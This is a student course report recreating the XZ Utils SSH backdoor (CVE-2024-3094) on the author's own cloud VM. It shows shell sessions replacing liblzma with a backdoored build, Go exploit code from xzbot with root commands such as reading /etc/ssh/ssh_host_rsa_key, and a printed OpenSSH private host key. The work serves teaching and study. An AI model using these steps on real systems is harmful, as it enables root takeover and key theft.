CASE 2

# XZ Utils backdoor vulnerability



Fernanda Ramirez Lopez COMPUTER SYSTEMS SECURITY (CIS 3353) SPRING 2024

### **EXECUTIVE SUMMARY**

### **Objective**

In March 2024, a critical backdoor vulnerability (CVE-2024-3094) was discovered in XZ Utils, a set of free software command-line lossless data compressors widely used in Linux systems. This vulnerability allowed unauthorized remote access and could lead to remote code execution (RCE), enabling an attacker to run commands on a victim's machine from a remote location.

The chosen topic for this project is "Penetration Testing and Vulnerability Scanning" from Module 2 of the course. This topic was selected because it directly aligns with the case we are recreating. The XZ Utils backdoor vulnerability is a perfect example of a security threat that can be detected and mitigated through penetration testing and vulnerability scanning. By recreating this case, I will gain a deeper understanding of these critical cybersecurity practices and their role in protecting software systems from threats. This project aims to recreate this case, demonstrating the process of exploiting the vulnerability and the steps taken to detect and mitigate it.

### **Background**

In the realm of cybersecurity, one of the most critical tasks is to identify and mitigate vulnerabilities in software systems. This project focuses on the recreation of a real-world case involving a backdoor vulnerability (CVE-2024-3094) discovered in XZ Utils, a set of free software command-line lossless data compressors widely used in Linux systems.

### **Methodology**

- Understanding the Case
  - Research and understand the details of the XZ Utils backdoor vulnerability, including how it was inserted, how it works, its impact, and how it was discovered and fixed.
- Recreating the Case
  - Use Python programming and various cybersecurity tools to recreate the case, simulating the exploitation of the vulnerability and its detection and mitigation.
- Analysis and Learning
  - Analyze the results, draw conclusions, and document the skills developed during the project.

### **Key Findings**

- Through this project, I will demonstrate the importance of penetration testing and vulnerability scanning in detecting and mitigating cybersecurity threats.
- I will also highlight the potential dangers of backdoor vulnerabilities and the need for regular software updates and patches.

### **Recommendations**

- Regularly conduct penetration testing and vulnerability scanning to detect potential security threats.
- Keep all software systems up-to-date and apply patches promptly to fix known vulnerabilities.
- Be vigilant about the potential for backdoor vulnerabilities, especially in widely used software systems.

### **Conclusion**

Upon the successful completion of this project, I have gained a wealth of knowledge and practical experience. By utilizing a Google Cloud Virtual Machine I was able to execute all the necessary commands to simulate five distinct attacks and successfully crack the VM.

Moreover, the opportunity to experiment on a Google Cloud system and environment was invaluable. Cloud systems offer unique advantages such as scalability and flexibility, but they also present unique security challenges and this project allowed me to explore these challenges firsthand and develop strategies to mitigate them.

The simulation of the case was particularly enlightening, it provided me with a deeper understanding of how vulnerabilities can be exploited and the importance of proactive measures in detecting and mitigating such threats. It was a stark reminder of the potential dangers of backdoor vulnerabilities and the importance of regular software updates and patches.

Throughout the course of this project, I conducted extensive research on various topics, including penetration testing, vulnerability scanning, and the use of cybersecurity resources. One of the key learnings from this project was the importance of adaptability in cybersecurity.

In conclusion, this project was a valuable learning experience that has significantly enhanced my knowledge and skills in cybersecurity. It provided me with a deeper understanding of real-world cybersecurity threats, the importance of penetration testing

and vulnerability scanning, and the practical challenges involved in mitigating such threats. I look forward to applying these learnings in my future endeavors in the field of cybersecurity.

### **Project Milestones**

- 1. Understanding the XZ Utils backdoor vulnerability case.
- 2. Selecting the relevant topic from the course modules.
- 3. Recreating the case using a Virtual Machine in Google Cloud.

#### **Materials List**

- 1. Google Cloud programming environment.
- 2. Cybersecurity tools for penetration testing and vulnerability scanning.
- 3. Documentation on the XZ Utils backdoor vulnerability case.

### **Deliverables**

- 1. Detailed Project Report
  - A comprehensive report documenting the entire process of recreating the XZ Utils backdoor vulnerability case, including the understanding of the case, selection of the topic, recreation of the case, and analysis of the results.
- 2. Case Recreation Results
  - Detailed results of the case recreation, the findings of the vulnerability assessment,
     and the effectiveness of the remediation measures.

### **Professional Accomplishments**

- 1. Enhanced Understanding of Penetration Testing and Vulnerability Scanning
  - Through this project, I have developed a deeper understanding of penetration testing and vulnerability scanning, two critical practices in cybersecurity.
  - I have gained hands-on experience in using these techniques to detect a real-world cybersecurity threat.
- 2. Experience in Recreating a Real-World Cybersecurity Case
  - By tying to recreate the XZ Utils backdoor vulnerability case, I have gained valuable experience in how to deal with a real-world cybersecurity issue.
  - This has provided me with insights into how vulnerabilities are exploited and the importance of proactive measures in detecting and mitigating such threats.
- 3. Ability to Analyze and Interpret Cybersecurity Findings
  - I have developed the ability to analyze the results of a cybersecurity case recreation, draw meaningful conclusions, and make recommendations for future actions.
  - This includes interpreting the output of scripts, assessing the severity of vulnerabilities, and evaluating the effectiveness of remediation measures.

# PROJECT SCHEDULE MANAGEMENT

### **Gantt Chart**

### XZ Utils backdoor vulnerability



### Repository

https://github.com/Fersi-Ferssa/XZ-Utils-backdoor-vulnerability

EXECUTIVE SUMMARY	1
PROJECT SCHEDULE MANAGEMENT	5
MILESTONE 1: UNDERSTANDING THE XZ0020UTILS BACKDOOR VULNERABILITY CASE MILESTONE 2: SELECTING THE RELEVANT TOPIC FROM THE COURSE MODULES	
	9
MILESTONE 3: RECREATING THE CASE USING A VIRTUAL MACHINE IN GOOGLE CLOUD.	11
REFERENCES	

# Milestone 1: Understanding the XZ0020Utils backdoor vulnerability case.

### 1. Research the XZ Utils Backdoor Vulnerability (CVE-2024-3094)

The XZ Utils backdoor vulnerability, officially known as CVE-2024-3094, was discovered on March 28, 2024. This vulnerability is a result of a software supply chain compromise impacting versions 5.6.0 and 5.6.1 of XZ Utils. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has recommended organizations to downgrade to a previous non-compromised XZ Utils version.

XZ Utils is a set of free software command-line lossless data compressors, including lzma and xz, for Unix-like operating systems and, from version 5.0 onwards, Microsoft Windows. For compression/decompression, the Lempel–Ziv–Markov chain algorithm (LZMA) is used. XZ Utils is nearly ubiquitous in Linux. It provides lossless data compression on virtually all Unix-like operating systems, including Linux. XZ Utils provides critical functions for compressing and decompressing data during all kinds of operations. XZ Utils also supports the legacy .lzma format, making this component even more crucial.

### 2. Understand the technical details

The vulnerability exists in the source tarballs of the affected XZ versions. The vulnerable versions contain malicious code that can modify functions during the liblzma (data compression library) build process. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library.

The backdoor is designed to allow a malicious actor to break the authentication and, from there, gain unauthorized access to the entire system. The backdoor works by injecting code during a key phase of the login process. The backdoor was deliberately concealed by the developer. It gets incorporated into the binary during the RPM or DEB packaging process

for x86-64 architecture, using gcc and gnu linker, under the guise of a "test" step. Consequently, the compromised binary is distributed within the RPM or DEB package.

### 3. Learn about the affected systems

Several Linux distributions are affected by this vulnerability. These include Fedora Rawhide, Fedora 41, Debian testing, unstable and experimental distributions versions 5.5.1alpha-0.1 to 5.6.1-1, openSUSE Tumbleweed and openSUSE MicroOS, and Kali Linux.

For a system to be vulnerable to CVE-2024-3094, several conditions must be met:

- The system must use glibc, specifically for IFUNC support.
- XZ Utils version 5.6.0 or 5.6.1, or the corresponding versions of liblzma, must be installed.

### 4. Understand the mitigation measures

To mitigate the risk posed by CVE-2024-3094, CISA recommends developers and users to downgrade XZ Utils to an uncompromised version—such as XZ Utils 5.4.6 Stable. In addition, users should keep their system software up to date, including the Linux kernel, SSH, and systemd.

## Milestone 2: Selecting the relevant topic from the course modules.

In the context of the XZ Utils backdoor vulnerability case study, I have identified Module 2: Penetration Testing and Vulnerability Scanning as the most pertinent topic for our project. This module provides a comprehensive understanding of key concepts such as penetration testing, vulnerability scanning, and various cybersecurity resources.

### **Penetration Testing**

The XZ Utils backdoor vulnerability serves as an ideal example of a security flaw that could be discovered and exploited through penetration testing.

In this instance, a threat actor was able to inject malicious code into the XZ Utils software, thereby creating a backdoor that facilitated unauthorized remote access to the system.

Penetration testing is a manual process that is usually performed after a specific amount of time has passed. It begins with a phase known as reconnaissance or foot printing, which involves gathering information about the target. The rules of engagement, which define the limitations or parameters of a penetration test, are an integral part of this process.

By focusing on this topic, I can delve into the techniques and tools employed in penetration testing, and how they can be utilized to uncover such vulnerabilities.

### **Vulnerability Scanning**

Upon the discovery of a vulnerability, it becomes crucial to evaluate its potential impact and the risk it poses to the system. This is where vulnerability scanning comes into play; vulnerability scanning involves identifying, classifying, and prioritizing vulnerabilities in computer systems. It's important to note that the best approach for vulnerability scanning is not to scan all systems all the time, but rather to focus on systems with known vulnerabilities.

In the case of the XZ Utils vulnerability, a scan could potentially detect the presence of the backdoor, triggering further investigation and ultimately leading to the mitigation of the threat. Updated information about the latest vulnerabilities is readily available to enhance the effectiveness of scanning software.

### **Cybersecurity Resources**

This topic also necessitates an understanding of the myriad resources available for cybersecurity, such as vulnerability databases, threat maps, and file and code repositories. These resources can offer invaluable information about known vulnerabilities, thereby informing my approach to penetration testing and vulnerability scanning.

Additionally, the module introduces two key data management tools used for collecting and analyzing data: the Security Information and Event Management (SIEM) tool and a Security Orchestration, Automation, and Response (SOAR) tool. These tools play a crucial role in managing security events and responding to security incidents.

Furthermore, the module delves into the concept of a cybersecurity framework, a series of documented processes used to define policies and procedures for implementing and managing security controls in an enterprise environment. It also highlights the importance of regulations and standards as cybersecurity resources. Regulations provide a set of rules that must be followed, while standards are documents approved through consensus by a recognized standardization body. Both resources provide guidelines for maintaining a secure environment.

Lastly, the module emphasizes that deep vulnerabilities can only be exposed through actual attacks that use the mindset of a threat actor. This is a critical aspect of penetration testing, as it involves thinking like a threat actor to uncover vulnerabilities that might otherwise remain hidden.

By focusing on these aspects, I aim to gain a deeper understanding of these concepts and apply them effectively to recreate and analyze the XZ Utils backdoor vulnerability case. This approach will allow me to explore the practical applications of the concepts learned in Module 2 and their relevance in real-world cybersecurity scenarios.

# Milestone 3: Recreating the case using a Virtual Machine in Google Cloud.

### 1. Setting up the environment




Figure 3.1.1 | Logging in into Google Cloud.

\*\*I will be using my friend's Google Cloud account to access the complete credentials of the platform since he works for Google Mexico and he gets the complete access to these and for some commands they were required.



Figure 3.1.2 | Create the Virtual Machine using a Linux operating system, I decided to use the Debian system to be closer to the original hacked system.




Figure 3.1.3 | Virtual Machine.

### 2. Virtual Machine Configuration



Figure 3.2.1 | Connect to SSH to configure it.




Figure 3.2.2 | Download the exploit by copying the repository.

```
fernando_carranzalira@xr-test:~$ git clone https://github.com/amlweems/xzbot.git
-bash: git: command not found
fernando_carranzalira@xr-test:~$ sudo apt install git
Reading package lists:.. Done
Building dependency tree... Done
Reading package ilsts:.. Done
Building dependency tree... Done
Reading pate information... Done
The following additional packages will be installed:
git-man liberror-perl patch
Suggested packages:
git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn ed diffutils-doc
The following NBW packages will be installed:
git-git-man liberror-perl patch
O upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 9377 kB of archives.
After this operation, 48.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 file:/etc/apt/mirrors/debian.lisk Mirrorlist [30 B]
Get:2 https://deb.debian.org/debian bookworm/main amd64 liberror-perl all 0.17029-2 [29.0 kB]
Get:3 https://deb.debian.org/debian bookworm/main amd64 git-man all 1:2.39.2-1.1 [2049 kB]
Get:3 https://deb.debian.org/debian bookworm/main amd64 git-man all 1:2.39.2-1.1 [2049 kB]
Get:5 https://deb.debian.org/debian bookworm/main amd64 git-man all 1:2.39.2-1.1 [2049 kB]
Get:6 https://deb.debian.org/debian bookworm/main amd64 git-man all 1:2.39.2-1.1 [2049 kB]
Get:5 https://deb.debian.org/debian bookworm/main amd64 patch amd64 2.7.6-7 [128 kB]
Fetched 9377 kB in is [16.6 MB/s)
Selecting previously unselected package git-man.
Preparing to unpack .../liberror-perl 0.17029-2_all.deb ...
Unpacking git-man (1:2.39.2-1.1) ...
Selecting previously unselected package git.
Preparing to unpack .../git-man 182a2.39.2-1.1 amd64.deb ...
Unpacking git-man (1:2.39.2-1.1) ...
Selecting previously unselected package gatt.
Preparing to unpack .../git-man 182a2.39.2-1.1 amd64.deb ...
Unpacking git-man (1:2.39.2-1.1) ...
Selecting previously unselected package gatc.
Preparing to unpack .../git-man.182a2.39.2-1.1 amd64.deb ...
Unpacking git-man (1:2.39.2-1.1) ...
Selecting p
```

Figure 3.2.3 | Setting up the exploit.

```
fernando_carranzalira@xz-test:~/xzbot/assets$ ls
demo.png liblzma.so.5.6.0 liblzma.so.5.6.0.patch liblzma.so.5.6.1 liblzma.so.5.6.1.patch
fernando_carranzalira@xz-test:~/xzbot/assets$
```

Figure 3.2.4 | The original and signed libraries have been cloned. The .patches are going to replace a certain part of the code, they are keys.




Figure 3.2.5 | This code shows the libraries that were used. libzma is more of an integration than a support thing.




Figure 3.2.6 | Replacing of the original library.




Figure 3.2.7 | The underlined library is the one that is going replace the original one.

```
fernando_carranzalira@xz-test:~/xzbot/assets$ sudo cp liblzma.so.5.6.1.patch ^C
fernando_carranzalira@xz-test:~/xzbot/assets$ ^C
fernando_carranzalira@xz-test:~/xzbot/assets$ cd /lib/x86_64-linux-gnu/
fernando_carranzalira@xz-test:/lib/x86_64-linux-gnu$ ls liblzma.so.5
liblzma.so.5
fernando_carranzalira@xz-test:/lib/x86_64-linux-gnu$ ls liblzma.so.5 -la
lrwxrwxrwx 1 root root 16 Feb 12 2023 liblzma.so.5 -> liblzma.so.5.4.1
fernando_carranzalira@xz-test:/lib/x86_64-linux-gnu$ cd
fernando_carranzalira@xz-test:~$ cd xzbot/assets$
fernando_carranzalira@xz-test:~$ xzbot/assets$ sudo cp liblzma.so.5.6.1.patch /lib/x86_64-linux-gnu/liblzma.s
```

Figure 3.2.8 | Replace the library that is already in the system with the one that just got patched with a key.

Figure 3.2.9 | Result, marks an error because the VM needs to be rebooted so the SSH service can operate with the new library.

```
ssh 35.188.81.42
fernando@35.188.81.42: Permission denied (publickey).
cd Downloads
) git clone https://github.com/amlweems/xzbot.git
Cloning into 'xzbot'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 30 (delta 14), reused 25 (delta 10), pack-reused 0
Receiving objects: 100% (30/30), 422.65 KiB | 2.21 MiB/s, done.
Resolving deltas: 100% (14/14), done.
) cd xzbot
```

Figure 3.2.10 | Conclusion of the preparation, it's not so sophisticated, it's mostly to see the vulnerabilities.

```
o ls
README.md assets go.mod go.sum main.go openssh.patch patch.py
o ssh 35.188.81.42
fernando@35.188.81.42: Permission denied (publickey).
```

Figure 3.2.11 | If I try to do exploit it will continue to error.

### 3. Compromising the Virtual Machine



Figure 3.3.1| The go installation simulates what the attacker wanted to do by getting into the machines.

```
func main() {
   flag.Parse()
   if len(*cmd) > 64 {
       fmt.Printf("cmd too long, should not exceed 64 characters\n")
   var seed [ed448.SeedSize]byte
   sb, ok := new(big.Int).SetString(*seedn, 10)
   if !ok {
       fmt.Printf("invalid seed int\n")
   sb.FillBytes(seed[:])
   signingKey := ed448.NewKeyFromSeed(seed[:])
   xz := &xzSigner(
       signingKey: signingKey,
       encryptionKey: signingKey[ed448.SeedSize:],
   config := &ssh.ClientConfig{
       User: "root",
Auth: []ssh.AuthMethod{
           ssh.PublicKeys(xz),
       HostKeyCallback: xz.HostKeyCallback,
   client, err := ssh.Dial("tcp", *addr, config)
   if err != nil {
       fatalIfErr(err)
   defer client.Close()
```

Figure 3.3.2 | The underlined is the key, it connects to the root with the user, with the key and it tries to connect to an IP.

```
addr = flag.String("addr", "35.188.81.42:22", "ssh server address")
seedn = flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
cmd = flag.String("cmd", "id > /tmp/.xz", "command to run via system()")
    buf []byte
func (k *xzPublicKey) Type() string {
    wirekey := struct {
   Name string
         E *big.Int
N []byte
          ssh.KeyAlgoRSA,
          k.buf,
    return ssh.Marshal(wirekey)
func (k *xzPublicKey) Verify(data [|byte, sig *ssh.Signature) error {
    return nil
    signingKey ed448.PrivateKey
    encryptionKey []byte
                  || byte
| ssh.Certificate
     hostkey
func (s *xzSigner) PublicKey() ssh.PublicKey {
       return s.cert
```

Figure 3.3.3 | When the var commands are run it makes the connection.




Figure 3.3.4 | Successful connection without requesting permissions.

```
fernando_carranzalira@xz-test:~$ cat /tmp/.xz
uid=0(root) gid=0(root) groups=0(root)
```

Figure 3.3.5 | Executed command to get completely in.




Figure 3.3.6 | Already in the VM as a root user without asking for keys or permissions.

### 4. Simulating of the possible attacks

```
flag.String("addr", "35.188.81.42:22", "ssh server address")
flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
flag.String("cmd", "git clone https://github.com/Fersi-Ferssa/Application-Attacks-and-Malware.git")
```

Figure 3.4.1 | Command for the first attack.

What the exploit does is that ssh already has preloaded signatures, when you connect you already have a signature, but if you send a command that runs as root you can make git clone.

It was dangerous because it could be mixed with all the Linux systems out there, Ubuntu, Linux, Debian, etc.

```
var (
    addr = flag.String("addr", "35.188.81.42:22", "ssh server address")
    seedn = flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
    cmd = flag.String("cmd", "curl ifconfig.co > /tmp/a ", "command to run via system()")
)
```

Figure 3.4.2 | Simulation of the second attack (1).

```
fernando_carranzalira@xz-test:/tmp$ cat a 35.188.81.42
fernando_carranzalira@xz-test:/tmp$ history
1 clear
2 git clone https://github.com/amlweems/xzbot.git
3 sudo apt install git
     5 git clone https://github.com/amlweems/xzbot.git
6 clear
7 ls
     8 cd xzbot/
        cd assets/
    10 clear
   11 1s
12 1dd /usr/sbin/sshd
   13 cd /lib/x86_64-linux-gnu/
14 ls liblzma.so.5
   15 ls liblzma.so.5 -la
16 cd
    17 cd xzbot/assets/
    18 sudo cp liblzma.so.5.6.1.patch /lib/x86_64-linux-gnu/liblzma.so.5.4.1
   19 clear
20 cd
21 sudo reboot now
22 id
   23 cat /tmp/.xz
24 ls
25 ls -la
    26 cd .ssh/
   27 ls
28 cd
    29 cd /etc/sudoers.d/
    30 ls
   31 cat google_sudoers
32 sudo cat google_sudoers
33 cd /tmp/
    36 history
```

Figure 3.4.3 | Simulation of the second attack (2).

```
go run main.go
0000000 00 00 00 1c 73 73 68 2d 72 73 61 2d 63 65 72 74
                                                  |....ssh-rsa-cert|
0000010 2d 76 30 31 40 6f 70 65 6e 73 73 68 2e 63 6f 6d
                                                   |-v01@openssh.com|
       88 88 88 88 88 88 88 83
                             01 00 01 00 00 01 01 01
                                                   ......
       88 88 88 88 88 88 88
                            88 88 88 88 88 88 88
02000030
0000040 00 00 00 00 00 00 00
                            88 69 69 69 69 69 69
0000050
       88 88 88 88 88 88 88
                            00 00 00 00 00 00 00 00
0000060
       88 88 88 88 88 88 88
                            00 00 00 00 00 00 00
0000070
       88 88 88 88 88 88 88
                            00 00 00 00 00 00 00 00
66 66 66 66 66 66 68
                            89 89 89 89 89 89 89
8688888
98999a9
       88 88 88 88 88 88 88
                             88 88 88 88 88 88 88
9999999
       88 88 88 88 88 88 88
                            88 68 68 68 68 68 68
00000c0 00 00 00 00 00 00 00
                            88 88 88 88 88 88 88
       88 88 88 88 88 88 88
                             00 00 00 00 00 00 00
100000e0
       88 88 88 88 88 88 88
                            00 00 00 00 00 00 00
00000f0 00 00 00 00 00 00 00
                            88 88 88 88 88 88 88
2222122 20 20 20 20 20 20 20 20
                            88 88 88 88 88 88 88
       88 88 88 88 88 88 88
                             00 00 00 00 00 00 00
       88 88 88 88 88 88 88
                            00 00 00 00 00 00 00
0000120
0000140
       88 88 88 88 88 88 88
                            88 88 88 88 88 88 88
0000150
       88 88 88 88 88 88 88
                            88 88 88 88 88 88 88
0000160
       00 00 01 14 00 00 00 07
                            73 73 68 2d 72 73 61 00
00000170 00 00 01 01 00 00 01 00 34 12 00 00 78 56 00 00
0000180
       a2 ff d9 f9 ff ff ff ff
                            82 ba fd d5 bd 84 ef 98
                                                   ......
00000190 d1 a0 6f 65 26 f5 fa be
                            46 ef 76 52 94 e6 5b f5
                                                   |..oe&...F.vR...[.
000001a0 c9 39 cf 0c 86 2e 3e e6 17 c8 eb 75 60 5c f3 6f
                                                  |.9....u`\.o|
000001b0 bb 94 ff fc 76 c9 20 ae 6b a2 52 c6 a8 dd 8e 44
                                                   ....v. .k.R....D
                            47 4b 38 d0 49 95 28 e7
00001c0 b8 d8 36 b9 19 1d 0f c7
                                                   ..6.....GK8.I.(.)
                                                   |..b....v6%.n1..s|
000001d0 d0 0c 62 ce bb d9 0d 76 36 25 cf 6e 31 9c 1e 24
00001e0 cf 52 26 8e f7 5d 79 8f e8 2e 3d e2 a9 33 bc ee
                                                   .R&..]y...=..3..
00001f0 d8 31 ec ef 6f 61 d2 dc a4 1d bf 47 b9 75 a0 43
                                                   |.1..oa....G.u.C
0000200
       89 7c c0 c1 40 ff 61 18
                                                   |.|..@.a.P.S.Fb..
                            50 8f 24 fc 46 62 93 85
0000210 e0 ec cc fe 9c fb 74 26 6d 1f 19 a9 b6 ed 71 90
                                                  |.....t&m....q.
00000220 58 90 32 4a bc e2 1b 00 00 00 00 00 00 00 00 00
                                                  X.2J.....
       88 88 88 88 88 88 88
0000230
                            00 00 00 00 00 00 00
0000240
       88 68 68 68 68 68 68
                            00 00 00 00 00 00 00
00 00 00 00 00 00 00
                            00 00 00 10 00 00 00 07
00000280 73 73 68 2d 72 73 61 00 00 00 01 00
                                                  ssh-rsa....
2024/05/03 00:27:50 ssh: handshake failed: EOF
exit status 1
```

Figure 3.4.4 | Simulation of the second attack (2).

```
fernando_carranzalira@xx-test:/tmp$ cd /etc/
fernando_carranzalira@xx-test:/etc$ cd ssh/
fernando_carranzalira@xx-test:/etc$ cd ssh/
fernando_carranzalira@xx-test:/etc/ssh$ ls
moduli ssh_config.d ssh_host_edsa_key.pub ssh_host_ed25519_key.pub ssh_host_rsa_key.pub ssh_config.d
ssh_config ssh_host_edsa_key ssh_host_ed25519_key ssh_host_rsa_key sshd_config
```

Figure 3.4.5 | Retrieving the host public keys.

```
var (
   addr = flag.String("addr", "35.188.81.42:22", "ssh server address")
   seedn = flag.String("seed", "8", "ed448 seed, must match xz backdoor key")
   cmd = flag.String("cmd", "cat /etc/ssh/ssh_host_rsa_key > /tmp/a ", "command to run via system()")
}
```

Figure 3.4.6 | Simulation of the third attack.

carranzalira@xz-test:/etc/ssh\$ sudo cat ssh\_host\_rsa\_key -- BEGIN OPENSSH PRIVATE KEY--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 